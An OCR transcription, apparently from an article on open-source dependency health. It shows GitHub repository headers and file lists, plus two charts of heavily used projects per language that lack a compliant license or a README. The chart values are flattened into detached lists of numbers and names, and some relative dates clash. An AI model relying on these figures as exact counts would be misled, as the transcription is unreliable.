
204 commits | 4 branches | 11 releases | 13 contributors | MIT

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

jimweirich Merge pull request #41 from hadley/master ...

Latest commit c80100f on Jun 1, 2013

doc	Oops, moved from version 2.0.2 to 2.1.1.	12 years ago
lib	Bump to 3.2.2.	6 years ago
rakelib	Move tags task into rakelib	6 years ago
test	Add single quote attribute option.	6 years ago
.gitignore	Ignore rbx files.	6 years ago
.travis.yml	Add travis-ci config.	6 years ago
CHANGES	Update changes.	6 years ago
MIT-LICENSE	Add MIT license file to project	6 years ago


What are the most used projects that have a missing or non-compliant licenses per language?
dependent_repositories_count
name
0
1000
2000
3000
4000
5000
C
C#
C++
CSS
HTML
Java
JavaScript
PHP
Python
Ruby
207
123
107
793
665
394
362
113
25
826
444
348
1,418
764
327
127
86
60
2,137
1,445
1,374
2,335
2,185
2,090
55
46
43
5,207
2,374
1,892
multi-hashing
ethash
zlib
ClientDependency
Examine
ClientDependency-Mvc
execsync
segfault-handler
discount
anjlab-bootstrap-rails
sassy-math
compass-normalize
app-route
paper-card
foundation-icon-fonts
bottomsheet
barchart-udt-bundle
jgeoip
tinycolor
jQuery-Storage-API
only
queue
encryption
hashing
devpi-client
vega-datasets
create
ruby-hmac
gherkin-ruby
MACAddr

julien-maurel / jQuery-Storage-API

Watch 28 | Star 309 | Fork 86

Code | Issues 3 | Pull requests 0 | Projects 0 | Wiki | Insights


This plugin is no longer maintained! A new one, without dependencies with jQuery, is available : https://github.com/julien-maurel/js-storage

41 commits | 2 branches | 22 releases | 5 contributors

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

Julien Maurel Add message about new plugin — Latest commit d2ce10b on Sep 28, 2016

Jasmine	Fix issu with js-cookie	2 years ago
.gitignore	Add gul task to generate minified version	3 years ago
CHANGELOG.txt	Add message about new plugin	2 years ago
README.md	Add message about new plugin	2 years ago
bower.json	Add message about new plugin	2 years ago
gulpfile.js	Add gul task to generate minified version	3 years ago
jquery.storageapi.js	Add message about new plugin	2 years ago


What are the most used projects that have a missing README per language?
dependent_repositories_count
name
90k
80k
70k
60k
50k
40k
30k
20k
10k
0
C
C#
C++
CSS
HTML
Java
JavaScript
PHP
Python
Ruby
986
387
386
392
341
168
59
17
16
3,054
274
180
811
311
103
85,282
7,625
3,789
91,717
33,610
19,997
24,130
23,394
11,104
23,125
20,304
1,063
28,665
15,487
10,016
libressl-pnacl-sys
python-Levenshtein
yaml
reactiveui
Acr.Support
ncrontab
sasl
libxmljs-mt
mecab-python3
jekyll-theme-primer
bootstrap-colorpicker
basscss-type-scale
chromedriver-helper
docs
shrinkwrap-descriptors-impl-javaee
log4j
velocity
liquibase-core
dom-serializer
base
eslint-scope
swiftmailer-bundle
support
simple-cache
wheel
Pygments
polib
rack-mount
shellany
jekyll-seo-tag

cheeriojs / dom-serializer 985,931 Repositories 74 Packages

Watch 3 | Star 21 | Fork 39

Code | Issues 6 | Pull requests 5 | Projects 0 | Wiki | Insights

render dom nodes


63 commits | 2 branches | 1 release | 12 contributors | View license

